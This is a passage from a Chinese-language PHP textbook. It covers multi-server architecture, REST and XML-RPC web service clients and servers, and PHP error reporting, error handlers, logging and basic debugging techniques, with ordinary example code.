不少数据库都支持复制，比如 MySQL、PostgreSQL 和 Oracle。

把所有方法组合在一起

对于一个真正高效的架构，把所有概念放到一起组成类似图 15-2 所示的配置。

用 5 台独立的机器——1 台反向代理和重定向器、3 台网页服务器和 1 台主数据库，这个架构可以处理很大的请求。实际的数字依赖于两个瓶颈——单个 Squid 代理和单个主

注 1　详情请参见链接 28。

数据库。稍微变动一下，这些服务器中的某个或全部就可以很好地分离到多台服务器上，但要看怎么做，如果你的数据库有些可缓存的数据并且数据库读取频繁，这是一个很好的方法。




图15-2：组合在一起

每台 Apache 服务器都有它自己的只读 MySQL 数据库，所以所有从 PHP 脚本读取的请求都可以通过 UNIX-domain 本地套接字连接到专门的 MySQL 实例上。只要你需要，可以在此框架下添加更多这样的 Apache/PHP/MySQL 服务器。PHP 应用的任何写数据库操作都将通过传输控制协议（TCP）套接字连接到主数据库服务器。

下一步

下一章，我们将深入研究如何使用 PHP 开发和部署 Web 服务。

第 16 章

网页服务

从历史上来看，每当两个系统需要沟通时，就会诞生一个新的协议（例如，SMTP 用来发送邮件；POP3 用来接收邮件；以及各种数据库客户端及服务器用的协议）。网页服务的作用是为远程处理调用提供标准化的机制，它基于 XML 和 HTTP。

网页服务使得不同系统的集成变得简单。例如，你要为已有的图书馆系统编写网页接口。它有复杂的数据库表系统和很多操作表格业务逻辑的程序代码，并且是用 C++ 写的。你可以用 PHP 重写业务逻辑，写大量的代码来用正确的方式操作表。你也可以用 C++ 写一些数据库操作代码（如借书给用户、查看书什么时候还、查看用户的过期罚款），并把它作为网页服务。现在你的 PHP 代码只需要处理网页前端，它可以用图书馆服务做所有重量级的事情。

REST 客户端

RESTful 网页服务是一个宽泛的术语，它描述了用 HTTP 和 REST（表现层状态转移）原则实现网页的 API。一个 RESTful 网页服务描述了一个资源集合，客户端可以通过 API 的基本操作处理这些资源。

例如，一个 API 可以描述作者和这些作者所贡献图书的集合。每个数据的对象类型是不固定的。在这个例子中，一个“资源”是单独的作者、单独的书和所有作者、所有图书和所有作者贡献的书的集合。每个资源必须有一个唯一标识符，以便在调用 API 时知道获取或操作了什么资源。

你可以用一些类的集合来代表图书和作者资源，如示例 16-1 所示。

示例16-1：图书和作者类

```
class Book {
 public $id;
 public $name;
 public $edition;

 public function __construct($id) {
 $this->id = $id;
 }
}

class Author {
 public $id;
 public $name;
 public $books = array();

 public function __construct($id) {
 $this->id = $id;
 }
}
```

由于 HTTP 就是用 REST 架构思想构建的，所以它提供了一系列“命令”，用来与 API 交互。我们已经看过了 GET 和 POST 方法，常常在网站中用来代表“获取数据”和“执行动作”。RESTful 网页服务还有两个额外的方法，如下面列出的：

GET
: 获取资源或资源集合的信息。

POST
: 创建新的资源。

PUT
: 更新资源数据或替换资源集合。

DELETE
: 删除资源或资源集合。

例如，Books 和 Authors 的 API 可能有以下基于对象类的数据 REST 端点：

GET /api/authors
: 返回作者标识符集合列表。

`POST /api/authors`

用给出的作者信息，在集合中创建新的作者。

`GET /api/authors/id`

从集合中获取标识符为 *id* 的作者，并返回它。

`PUT /api/authors/id`

按照给出的标识符为 *id* 的作者更新后的信息，在集合中更新此作者的信息。

`DELETE /api/authors/id`

删除集合中标识符为 *id* 的作者。

`GET /api/authors/id/books`

获取标识符为 *id* 的作者贡献的每本书的集合。

`POST /api/authors/id/books`

按照给出的新书的信息，在集合中为标识符为 *id* 的作者创建一本新书。

`GET /api/books/id`

从集合中获取标识符为 *id* 的图书信息，返回它。

RESTful网页服务提供的POST、GET、PUT和DELETE方法可以粗略对应数据库的创建、获取、更新和删除(CRUD)操作。虽然它们可以关联到集合，但不是典型的CRUD实现中的实体。

响应

在以上的API端点中，都是用HTTP状态码提供请求结果的。HTTP提供有很长的标准状态码列表：例如，`201 Created`用来在创建资源时返回、`501 Not implemented`用来对不存在的端点发送请求时返回。

HTTP代码的完整列表超出了本章的范围，下面列出一些常见的状态码。

`200 OK`

请求成功完成。

`201 Created`

创建新资源的请求成功完成。

`400 Bad Request`

请求命中了一个合法端点，但格式不正确，不能正确完成。

`401 Unauthorized`

与 `403 Forbidden` 一样，表示一个合法的请求，但该请求由于缺乏权限而未完成。通常，此响应表明需要授权，但尚未提供。

`403 Forbidden`

与 `401 Unauthorized` 类似，此响应表示一个合法的请求，但由于权限不足，无法完成。通常，这种响应表示授权可用，但用户没有权限执行请求的操作。

`404 Not Found`

未找到资源（例如，试图使用不存在的 ID 来删除）。

`500 Internal Server Error`

服务器端发生错误。

这些代码仅仅是指导方针和典型的响应，RESTful API 所提供的确切响应由 API 本身详细说明。

获取资源

获取资源的信息包含一个直接的 GET 请求。示例 16-2 用 *curl* 扩展来格式化一个 HTTP 请求、设置参数、发送请求，然后获取返回信息。

示例 16-2：获取作者数据

```
$authorID = "ktatroe";
$url = "http://example.com/api/authors/{$authorID}";

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);

// 解码 JSON 并实例化一个 Author 对象
$authorJSON = json_decode($response);
$author = ResourceFactory::authorFromJSON($authorJSON);
```

要获取一个作者的信息，这个脚本首先构建一个代表资源端点的 URL。接着，它初始化一个 curl 资源并且给它提供构建好的 URL。最后，执行 curl 对象，发送 HTTP 请求，等待结果，然后返回它。

这种情况下返回的是 JSON 数据，需要用 Author 的 Factory 方法解码并构建一个 Author 类的实例。

更新资源

更新一个已有资源比获取信息稍难一些。在这种情况下，你需要用 PUT 方法。由于 PUT 原来被准备用来处理文件上传，因此 PUT 请求需要你用流式文件来把数据传输到远程服务。

比起在磁盘上创建文件并传输流式文件，示例 16-3 提供的 PHP 脚本使用了 'memory' 流：首先填充要发送的数据，接着回绕到它刚写入的数据的起点，并且最终使 curl 对象指向此文件。

示例 16-3：更新图书数据

```
$bookID = "ProgrammingPHP";
$url = "http://example.com/api/books/{$bookID}";

$data = json_encode(array(
 'edition' => 4,
));

$requestData = http_build_query($data, '', '&');

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

$fh = fopen("php://memory", 'rw');
fwrite($fh, $requestData);
rewind($fh);

curl_setopt($ch, CURLOPT_INFILE, $fh);
curl_setopt($ch, CURLOPT_INFILESIZE, mb_strlen($requestData));
curl_setopt($ch, CURLOPT_PUT, true);

$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);
fclose($fh);
```

创建资源

创建一个新的资源，用 POST 命令调用端点。请求数据以典型的键值对形式提供给 POST 请求。

在示例 16-4 中，创建新作者的端点接受在 'data' 键下要创建作者的 JSON 格式的信息。

示例16-4：创建一个作者

```
$newAuthor = new Author('pbmacintyre');
$newAuthor->name = "Peter Macintyre";

$url = "http://example.com/api/authors";

$data = array(
 'data' => json_encode($newAuthor)
);

$requestData = http_build_query($data, '', '&');

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

curl_setopt($ch, CURLOPT_POSTFIELDS, $requestData);
curl_setopt($ch, CURLOPT_POST, true);

$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);
```

这个脚本首先构造一个 Author 实例并且把它的值编码为 JSON 格式的字符串。然后，用可接受的格式构建键值对数据，将数据提供给 curl 对象，然后发送请求。

删除资源

删除一个资源也十分简单。示例 16-5 创建了一个请求，用 curl_setopt() 函数设置请求方法为 'DELETE'，并且发送它。

示例 16-5：删除一本书

```
<?php $authorID = "ktatroe";
$bookID = "ProgrammingPHP";
$url = "http://example.com/api/authors/{$authorID}/books/{$bookID}";

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'DELETE');
```

```
$result = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);
```

XML-RPC

虽然 XML-RPC 和 SOAP 如今不如 REST 流行，但它们是两个更早的标准协议，用来创建网页服务。其中，XML-RPC 是一个较老的（而且简单的）协议，SOAP 是较新的并且比较复杂的协议。

PHP 提供了使用 SOAP 和 XML-RPC 的 *xmlrpc* 扩展，它是基于 xmlrpc-epi 项目的（参见链接 29 所指向的网页）。xmlrpc 扩展默认是不被编译的，所以你在编译时需要在 configure 行添加 `--with-xmlrpc`。

服务器

示例 16-6 展示了只有单函数（在 XML-RPC 中叫作“方法”）的非常基础的 XML-RPC 服务器。示例函数 `multiply()` 将两个数相乘并返回结果。这个例子并不令人兴奋，但是它展示了基础的 XML-RPC 服务器的构成。

示例16-6：乘法 XML-RPC 服务器

```
<?php
// 通过 RPC 把此函数公开为 multiply()
function times ($method, $args) {
 return $args[0] * $args[1];
}

$request = $HTTP_RAW_POST_DATA;

if (!$request) {
 $requestXml = $_POST['xml'];
}

$server = xmlrpc_server_create() or die("Couldn't create server");
xmlrpc_server_register_method($server, "multiply", "times");

$options = array(
 'output_type' => 'xml',
 'version' => 'auto',
);
```

```
echo xmlrpc_server_call_method($server, $request, null, $options);

xmlrpc_server_destroy($server);
```

xmlrpc 扩展用来处理分发，即它负责让客户端调用方法、解码参数和调用对应的 PHP 函数。然后返回一个将函数返回值编码后的 XML 响应，最终会被 XML-RPC 客户端解码。用 xmlrpc_server_create() 创建一个服务器：

```
$server = xmlrpc_server_create();
```

一旦创建了服务器，就可以用 xmlrpc_server_register_method() 来指定分发的方法：

```
xmlrpc_server_register_method(server, method, function);
```

参数 *method* 是 XML-RPC 客户端知道的名字。参数 *function* 是 PHP 实现 XML-RPC 方法的函数。在示例 16-6 所示的情况中，XML-RPC 客户端方法 multiply() 在 PHP 中是用 times() 函数来实现的。一台服务器通常需要多次调用 xmlrpc_server_register_method() 来提供多个函数。

当你注册了所有的方法后，调用 xmlrpc_server_call_method() 将来源请求分发到相应的函数：

```
$response = xmlrpc_server_call_method(server, request, user_data[, options]);
```

参数 *request* 是 XML-RPC 请求，用来发送 HTTP POST 数据。我们通过 $HTTP_RAW_POST_DATA 变量可以获取这些数据，其包含要调用的方法名和方法的参数。参数被解码到 PHP 对应的数据类型，接着函数（上面示例中是 times()）就被调用了。

一个展现为 XML-RPC 方法的函数接受两个或三个参数：

```
$retval = exposedFunction(method, args [, user_data]);
```

参数 *method* 包含 XML-RPC 方法的名字（所以同一个 PHP 函数可以展示为不同的名字）。方法参数以数组 *args* 传递，可选的参数 *user_data* 是 xmlrpc_server_call_method() 函数中的 *user_data* 参数。

xmlrpc_server_call_method() 的参数 *options* 是一个映射选项名到其对应值的数组。选项可以是：

output_type
: 控制数据编码。可用的值有 "php" 或 "xml"（默认）。

verbosity

控制输出中为提高可读性而添加到 XML 文件的空格数量。允许的值有 "no_white_space"、"newlines_only" 和 "pretty"（默认）。

escaping

控制哪些字符被转义和如何被转义。如有多个值，可以以子数组的方式给出。允许的值有 "cdata"、"non-ascii"（默认）、"non-print"（默认）和 "markup"（默认）。

versioning

控制使用哪个网页服务系统。允许的值有 "simple"、"soap 1.1"、"xmlrpc"（客户端默认）和 "auto"（服务端默认，意思是不管请求是什么格式都支持）。

encoding

控制数据的字符编码。允许的值包含任何编码标识符，但是需要修改默认的 "ios-8559-1"（默认）的情况很罕见。

客户端

一个 XML-RPC 客户端用来发出 HTTP 请求和解析响应。PHP 发布的 xmlrpc 扩展可以处理编码为 XML-RPC 请求的 XML，但是它不知道如何发 HTTP 请求。要使用该功能，需要从链接 30 所示的网址下载 xmlrpc-epi，并且安装 *sample/utils/utils.php* 文件。这个文件中包含执行 HTTP 请求的函数。

示例 16-7 展示了用于 multiply XML-RPC 服务的客户端。

示例 16-7：乘法XML-RPC客户端

```
<?php
require_once("utils.php");

$options = array('output_type' => "xml", 'version' => "xmlrpc");

$result = xu_rpc_http_concise( array(
 'method' => "multiply", 'args'=> array(5, 6),
 'host'=> "192.168.0.1",
 'uri' => "/~gnat/test/ch11/xmlrpc-server.php",
 'options' => $options,
 )
);

echo "5 * 6 is {$result}";
```

我们从加载 XML-RPC 库开始。它提供了一个 xu_rpc_http_concise() 函数，用来构造 POST 请求：

```
$response = xu_rpc_http_concise(hash);
```

参数 *hash* 是一个包含多种 XML-RPC 调用属性的关联数组：

method
: 调用的方法名。

args
: 方法的参数数组。

host
: 提供此方法的网页服务的主机名。

url
: 网页服务的 URL 路径。

options
: 服务器相关的选项关联数组。

debug
: 如果非零，打印调试信息（默认为 0）。

xu_rpc_http_concise() 返回解码好的调用函数方法后的返回值。

还有一些 XML-RPC 的功能我们没有涉及。例如，XML-RPC 的数据类型并非总和 PHP 对应，存在把值编码到特殊 xmlrpc 扩展可猜测的具体数据类型的多种方式。而且有些 xmlrpc 扩展没有涉及，比如 SOAP，可以在链接 31 所示的网址参阅详细的 xmlrpc 扩展的文件。

更多关于 XML-RPC 的信息，可以参阅 Simon St. Laurent 等人编写的 *Programming Web Services in XML-RPC* 一书（由 O'Reilly 出版）。更多关于 SOAP 的信息可参阅 James Snell 等人编写的 *Programming Web Services with SOAP* 一书（由 O'Reilly 出版）。

下一步

既然我们已经介绍了 PHP 的大部分语法、特性和应用程序，下一章将探讨出现错误时应该做什么：如何调试 PHP 应用程序和脚本中出现的问题。

第 17 章

调试PHP

调试是一项后天技能。开发者常说:你得到了想要的绳子,打个蝴蝶结比绑住自己的手好。按自然常理来说，调试越多就越精通。当然，当代码没达到预期效果时，你会从服务器环境得到一些不错的提示。在深入调试的概念之前，我们需要看一下蓝图并讨论一下这些程序环境。每个开发工作室都有自己的配置和做事的方式，所以我们在这里涵盖的是在理想环境中的，也被称作最佳实践。

在理想情况下，PHP 开发至少有三种工作环境，它们是开发环境、预演环境和生产环境，我们可以在下面的内容中探索每一种环境。

开发环境

开发环境是一个创建原始代码的地方，不用担心服务器崩溃和同伴嘲笑。这是一个概念和理论被证明或证伪的地方；代码可以实验性地被创建。因此，在这里，错误报告反馈必须尽可能多。所有的错误报告都需要被记录并且同时被发送到输出设备（浏览器）。所有的警告必须尽量敏感和具有描述性。

本章后面的表 17-1 展示了每种环境推荐的进行调试和错误报告的服务器配置。

开发环境的配置是有争议的。不过，如果你的公司有资源，那么就可以用一台独立的服务器来建立一个完整的代码管理（SVN 即 Subversion 或 Git）的地方。如果没有资源，开发用的电脑可以通过本地的配置来达到这个目的。`localhost` 环境有利于开发者尝试完全不同寻常的东西，在独立的 PC 上写代码可以完全是实验性的，不用担心影响通用

的服务器或任何人的代码。

localhost 环境可以用 Apache 网页服务器或微软的 IIS 手动处理来创建。也可以使用一些集成的环境包，Zend Server CE（社区版）就是一个很好的例子。

无论你要为原始的开发环境进行什么配置，都要给你的开发者随心所欲的自由，并且他们不用担心被责备。这会给他们信心去创新，并且没人会“受伤”。

在自己电脑上设置本地环境至少有两种选择。第一种是对于 PHP 5.4，内建了网页服务器[注1]。这可以免去下载和安装完整 Apache 或 IIS 网页服务器产品用于 localhost 的工作。

第二种，现在有些主机允许云开发。Zend 为每个人提供一个免费的测试开发环境。更多信息可参看链接 33 所示的网站。

预演环境

预演环境是一个要尽可能模拟生产环境的地方。虽然有时候这很难实现，但越接近生产环境越好。你将会看到你的代码是如何在受保护的地方运行的，同时模拟真正的生产环境。预演环境可以提供一个终端用户或客户端测试新功能的地方，其可给出反馈和压力测试代码而不用担心影响生产代码。

作为测试和实验过程，你的预演环境（至少从数据的角度）需要远离生产环境。所以好的实践是具备时刻将预演环境替换成生产环境的信息的过程。配置时间因每个公司和开发场景而异，可以基于创建的功能、发布周期等。

如果资源允许，你需要考虑至少有两个分开的预演环境：一个针对开发者（代码伙伴），另外一个用于客户测试。从这两种类型的用户那里得到的反馈经常截然不同，但却能反映实情。为了更接近生产环境，服务器错误报告和反馈在这里要保持最少。

生产环境

从一个错误报告来看，生产环境需要尽可能受控，你要完全控制用户能看到的和能体会到的。SQL 失败和代码语法警告等事情尽可能不要被客户端看到。你的代码库，当然这时候负担也比较轻了——如果你一直在正确地使用上述两个环境——但有时候错误仍然会存在于生产环境。如果生产环境中有故障，你需要尽可能平滑和安静地过渡。

注 1　详情请参见链接 32。

可以考虑在生产环境中使用 404 页面重定向和 try…catch 结构来重定向错误和将失败引导到一个安全的区域。可参照第 2 章的介绍以正确使用 try…catch 语法。

最起码地，在生产环境中，所有的错误报告应该被抑制并被发送到日志文件。

php.ini 的配置

应该为你开发代码的每台服务器配置相同的环境。首先，我们要简短地描述环境是什么；然后，将列出每种环境推荐的设置。

display_errors

一个控制是否显示 PHP 遇到错误的开关。这个设置在生产环境中需要被设置为 0(off)。

error_reporting

这是一个对预定义常量的配置，这些常量决定了将 PHP 遇到的错误报告到错误日志和（或）网页浏览器。可以在这个指令中使用 16 个不同的常量。最常见的是 E_ALL，报告所有错误和警告；E_WARNING，只将警告（非致命错误）展示到浏览器；E_DEPRECATED，展示运行时提示，如在将来的 PHP 版本中会过期的功能警告（例如，register_globals）。如果有 E_ALL & ~E_NOTICE 合并使用的例子，那将告诉 PHP 报告除提示外的所有错误。在链接 34 所示的网址可以找到完整的常量列表。

error_log

设置错误日志的位置。错误日志是一个基于文本的文件，在服务器上以文本记录所有错误的位置。在 Apache 服务器上可能在于 *apache2/logs*。

variables_order

设置超全局数组加载信息数据的优先次序。默认的次序是 EGPCS，这意味着环境（$_ENV）数组最先被加载，然后是 Get（$_GET）数组，接着是 POST（$_POST）数组，其后是 cookie（$_COOKIE）数组，最后是 Server（$_SERVER）数组。

request_order

描述 PHP 将 GET、POST 和 cookie 变量注册到 $_REQUEST 数组中的顺序。注册从左到右进行，新值覆盖旧值。

zend.assertions

确定是否运行断言并抛出错误。该选项被禁用后，永远不会运行 assert() 调用中的条件（因此，它们可能产生的任何副作用都不会发生）。

`assert.exception`

确定是否启用异常系统。默认情况下，这项在开发环境和生产环境中都是开启的，并且通常是处理错误条件的首选方式。

其他一些设置也很有用，例如，`ignore_repeated_errors` 这个指令可以在当你担心日志文件太大时抑制重复的错误记录，但是仅限于同一个文件的同一行代码。当调试循环的代码段出现错误时这会很有用。

PHP 也允许在执行代码期间从服务端修改确定的 INI 配置。这是一个打开错误报告和将结果展示到屏幕上的快速方式，但在生产环境中仍然是不推荐的，可以在预演环境中进行这种操作。在一个文件中打开所有错误报告和将报告的错误展示到浏览器时，只需在文件中插入下面两个命令：

```
error_reporting(E_ALL);
ini_set("display_errors", 1);
```

`error_reporting()` 函数允许覆盖报告错误的等级，`ini_set()` 函数允许变更 *php.ini* 配置。再次说明，并非所有的 INI 配置都可以被修改，要确定运行时哪些能改和哪些不能改，可以在链接 35 所示的网址进行检查。

如前所述，表 17-1 列出了每种基础服务器环境中的 PHP 指令和对它们的推荐值。

表 17-1：每种服务器环境中的 PHP 错误指令

PHP 指令	开发环境	预演环境	生产环境
`display_errors`	`On`	都可以，基于所需结果	`Off`
`error_reporting`	`E_ALL`	`E_ALL & ~E_WARNING & ~E_DEPRECATED`	`E_ALL & ~E_DEPRECATED & ~E_STRICT`
`error_log`	*/logs* 目录	*/logs* 目录	*/logs* 目录
`variables_order`	`EGPCS`	`GPCS`	`GPCS`
`request_order`	`GP`	`GP`	`GP`

错误处理

错误处理对于任何现实中的应用都是一个重要的部分。PHP 提供了一些机制用来处理错误，不管是在开发环境中还是在生产环境中。

错误报告

通常，当 PHP 脚本发生错误时，错误信息会被插入脚本的输出。如果错误是致命的，脚本将会停止执行。

有三种等级：提示、警告和错误。提示（notice）发生在当执行脚本可能出现错误时，但正常执行时也会遇到（例如，尝试访问一个不存在的变量）；警告（warning）表明一个非致命错误，典型地，警告在函数调用无效参数时就会显示；错误（error）表明致命状态，无法从脚本中恢复，解析错误（parse error）是一种特殊的错误类型，在脚本有语法错误时发生。除了解析错误外的所有的错误都叫运行时错误。

由于它们是错误，建议你将所有提醒、警告和错误都当作错误来处理。这将会帮你预防出错，比如在变量没有合法值之前就使用它等。

默认情况下，除了运行时提示外的所有情况都会被捕获并且展示给用户。可以在*php.ini*文件中用`error_reporting`选项全局修改这个特性。也可以在脚本中使用`error_reporting()`函数在本地变更错误报告行为。

不管是`error_reporting`选项还是`error_reporting()`函数，你指定的捕获和展示的条件可通过使用不同的位操作符来组合常量，如表17-2所示。例如，这表示所有错误选项：

```
(E_ERROR | E_PARSE | E_CORE_ERROR | E_COMPILE_ERROR | E_USER_ERROR)
```

这表示除了运行时提示外的所有错误：

```
(E_ALL & ~E_NOTICE)
```

如果你在*php.ini*文件中设置了`track_errors`选项，当前的错误信息描述会被存储到`$PHP_ERRORMSG`。

表17-2：错误报告值

值	含义
`E_ERROR`	运行时错误
`E_WARNING`	运行时警告
`E_PARSE`	编译时解析错误
`E_NOTICE`	运行时提示
`E_CORE_ERROR`	PHP 内部错误
`E_CORE_WARNING`	PHP 内部警告
`E_COMPILE_ERROR`	Zend 脚本引擎错误
`E_COMPILE_WARNING`	Zend 脚本引擎警告
`E_USER_ERROR`	调用`trigger_error()`的运行时错误
`E_USER_WARNING`	调用`trigger_error()`的运行时警告
`E_USER_NOTICE`	调用`trigger_error()`的运行时提示
`E_ALL`	所有上面的选项

异常

许多 PHP 函数都可抛出异常，但不是致命地退出操作。

异常允许脚本在错误发生后继续执行——当异常发生时，创建一个对象（BaseException 类的子类），然后抛出。抛出的异常必须由抛出代码后面的代码“捕获”。

```
try {
 $result = eval($code);
} catch {\ParseException $exception) {
 // 处理异常
}
```

应该包含一个异常处理程序来从抛出异常的任何方法捕获异常。任何未捕获的异常都将导致脚本停止执行。

错误抑制

可通过在独立表达式前放置一个错误抑制符 @ 来禁用它的错误信息。例如：

```
$value = @(2 / 0);
```

不用错误抑制符，表达式将会因为“除零”错误停止运行。如上所示，表达式什么都没做，但在其他情况下，如果你只是简单地忽略那些会造成程序终止的错误，你的程序就可能处在未知状态。错误抑制符不能抑制解析错误，只能抑制不同类型的运行时错误。

当然，抑制错误的缺点是你不知道它的存在。最好适当地处理潜在错误。可参看本章后面“触发错误”一节中的内容。

要完全关闭错误报告，可使用：

```
error_reporting(0);
```

这可确保不管在运行脚本中是否遇到错误，都不会向客户端发送错误（除了解析错误不能被禁止）。当然，它不能防止错误发生。关于控制在客户端显示哪些错误最好的选择请参见本章后面“定义错误处理程序”一节。

触发错误

你可以在脚本中使用 assert() 函数抛出一个错误：

```
assert (mixed $expression [, mixed $message]);
```

第一个参数是错误信息；第二个（可选）参数表示等级。

当你自己写函数来检查参数时触发错误很有用。例如，有一个函数做数字相除，当第二个参数为零时抛出一个错误：

```
function divider($a, $b) {
 assert($b != 0, '$b cannot be 0');

 return($a / $b);
}

echo divider(200, 3);
echo divider(10, 0);
66.666666666667
Fatal error: $b cannot be 0 in page.php on line 5
```

当调用 assert() 被触发时，会抛出一个 AssertionException——一个严重程度为 E_ERROR 的扩展 ErrorException 异常。在某些情况下，你可能希望抛出扩展 AssertionException 的类型的错误，可以通过提供一个异常而不是字符串作为消息参数来做到这一点：

```
class DividerParameterException extends AssertionException { }

function divider($a, $b) {
 assert($b != 0, new DividerParameterException('$b cannot be 0'));

 return($a / $b);
}
```

定义错误处理程序

如果你想比（通常做的）隐藏错误更好地控制错误，可以向 PHP 提供错误处理程序。当遇到某种类型的情况时，错误处理程序会被触发，并且它能做任何你想让它做的事，从记录日志文件到美化打印错误信息。基本方法是创建一个错误处理函数并用 set_error_handler() 来注册。

你声明的函数可以接受 2 个或 5 个参数。前两个参数是错误代码和错误描述。后面的三个参数，如果你的函数接受它们，会是：错误发生的文件名、错误发生的行号和错误发生时的活动符号表副本。你的错误处理程序可以用 error_reporting() 检测当前错误报告的级别并采取适当的行为。

调用 set_error_handler() 可返回当前的错误处理程序。你可以通过使用返回值调用 set_error_handler()，或者通过调用 restore_error_handler() 函数恢复前一个错误处理程序。

下面的代码展示了如何用错误处理程序来格式化并打印错误：

```
function displayError($error, $errorString, $filename, $line, $symbols)
{
 echo "<p>Error '<b>{$errorString}</b>' occurred.<br />";
 echo "-- in file '<i>{$filename}</i>', line $line.</p>";
}

set_error_handler('displayError');
$value = 4 / 0; // 除零错误

<p>Error '<b>Division by zero</b>' occurred.
-- in file '<i>err-2.php</i>', line 8.</p>
```

错误处理程序中的日志

PHP 提供了内建函数 `error_log()`，它可把错误记录到管理员喜欢存放错误日志的许多地方：

```
error_log(message, type [, destination [, extra_headers ]]);
```

第一个参数是错误信息。第二个参数指定将日志记录到哪里：0 表示用 PHP 标准错误日志机制记录错误；1 表示把错误发邮件给 *destination* 地址，可选择地将 *extra_headers* 添加到信息中；3 表示把错误追加到 *destination* 文件。

要用 PHP 的日志机制来保存错误，用类型 0 来调用 `error_log()`。通过改变 *php.ini* 文件中 `error_log` 的值，可以修改要往哪个文件中写日志。如果将 `error_log` 设置为 `syslog`，系统日志将被使用。例如：

```
error_log('不能打开数据库连接。', 0);
```

要通过邮件发送错误，用类型 1 调用 `error_log()`。第三个参数是将错误信息发送到的邮件地址，第 4 个可选参数可以用来指定附加的邮件头。这里展示了如何用邮件发送错误信息：

```
error_log('不能打开数据库连接。', 1, 'errors@php.net');
```

最后，要把日志记录到文件，用类型 3 调用 `error_log()`。第三个参数用来指定文件名：

```
error_log('不能打开数据库连接。', 3, '/var/log/php_errors.log');
```

示例 17-1 展示了错误处理程序将日志写到文件并用轮替控制日志文件不大于 1KB 的例子。

示例17-1：日志轮替错误处理程序

```
function logRoller($error, $errorString) {
 $file = '/var/log/php_errors.log';
```

```
 if (filesize($file) > 1024) {
 rename($file, $file . (string) time());
 clearstatcache();
 }

 error_log($errorString, 3, $file);
}

set_error_handler('logRoller');

for ($i = 0; $i < 5000; $i++) {
 trigger_error(time() . ": Just an error, ma'am.\n");
}

restore_error_handler();
```

通常，当开发一个网站时，你可能需要将发生的错误直接展示到页面。但网站正式运行的时候，就不能再向访客显示错误信息了。一种常见办法是在 *php.ini* 中像下面这样设置：

```
display_errors = Off
log_errors = On
error_log = /tmp/errors.log
```

这告诉 PHP 不要显示任何错误，但把它们记录到 `error_log` 指令指定的日志位置。

错误处理程序中的输出缓冲

结合使用输出缓冲和错误处理程序，可以基于错误类型发送给用户不同的内容。例如，如果一个脚本要连接数据库，你可以抑制页面输出直到脚本成功连接数据库。

示例 17-2 展示了用输出缓冲延迟输出页面直到生成完成。

示例17-2：用输出缓冲来处理错误

```
<html>
 <head>
 <title>Results!</title>
 </head>

 <body>
 <?php function handle_errors ($error, $message, $filename, $line) {
 ob_end_clean();
 echo "<b>{$message}</b><br/> in line {$line}<br/> of ";
 echo "<i>{$filename}</i></body></html>";
```

```
exit;
}

set_error_handler('handle_errors');
ob_start(); ?>
<h1>Results!</h1>

<p>Here are the results of your search:</p>

<table border="1">
<?php require_once('DB.php');
$db = DB::connect('mysql://gnat:waldus@localhost/webdb');

if (DB::iserror($db)) {
die($db->getMessage());
} ?>
</table>
</body>
</html>
```

在示例 17-2 中的 <body> 元素之后，我们注册了错误处理程序并且开启了输出缓冲。如果不连接数据库（或其他接下来造成 PHP 代码出错的事情），标题和表格不会被显示。而且用户只能看到错误信息。如果 PHP 代码没有错误，那么用户就可以看到 HTML 页面。

手动调试

如果做了几年开发工作，你一般就能解决 75% 的调试问题了。至于另外的 25% 和更难的代码部分怎么办呢？一部分可以使用强大的代码环境，诸如 Zend Studio 或 Komodo 来减轻。这些高级的集成开发环境对语法检查、简单的代码逻辑问题和警告有很大的帮助。

下一阶段的调试可以通过将值输出到屏幕上来完成（再次说明，很多工作可以在开发环境中完成）。这将捕获到大量依赖于变量内容的逻辑错误。例如，如果只看到 `for...next` 循环的第三个迭代？可考虑下面的代码：

```
for ($j = 0; $j < 10; $j++) {
 $sample[] = $j * 12;
}
```

最简单的方式是有条件地中断循环并同时输出值；另一种选择是，等到循环结束，比如构建一个数组。下面是如何确定第三个迭代值（记住，数组的键开始于 0）的例子：

```
for ($j = 0; $j < 10; $j++) {
```

```
 $sample[] = $j * 12;

 if ($j == 2) {
 echo $sample[2];
 }
}
24
```

在这里我们简单地插入了一个测试（if 语句），其会在条件满足时将特定值发送到浏览器。如果有 SQL 语法问题，你可以同样地将原始语句输出到浏览器并且将它复制到 SQL 界面（比如 *phpMyAdmin*）来执行代码，那样就会看到返回的 SQL 错误信息。

如果想在循环结束时看这个完整的数组，看它的每个元素包含了什么值，那么可以使用 echo 语句，但是要为每个语句写 echo 会比较乏味和笨重，可以使用 var_dump() 函数。使用它的额外优势是，它会告诉你数据类型和每个数组中的元素。输出并不需要美观，但必须是有足够信息的。你可以将输出复制到文本编辑器，然后清理输出的外观。

当然，也可以在必要时配合使用 echo 和 var_dump()。下面是一个 var_dump() 原始输出的例子：

```
for ($j = 0; $j < 10; $j++) {
 $sample[] = $j * 12;
}

var_dump($sample);
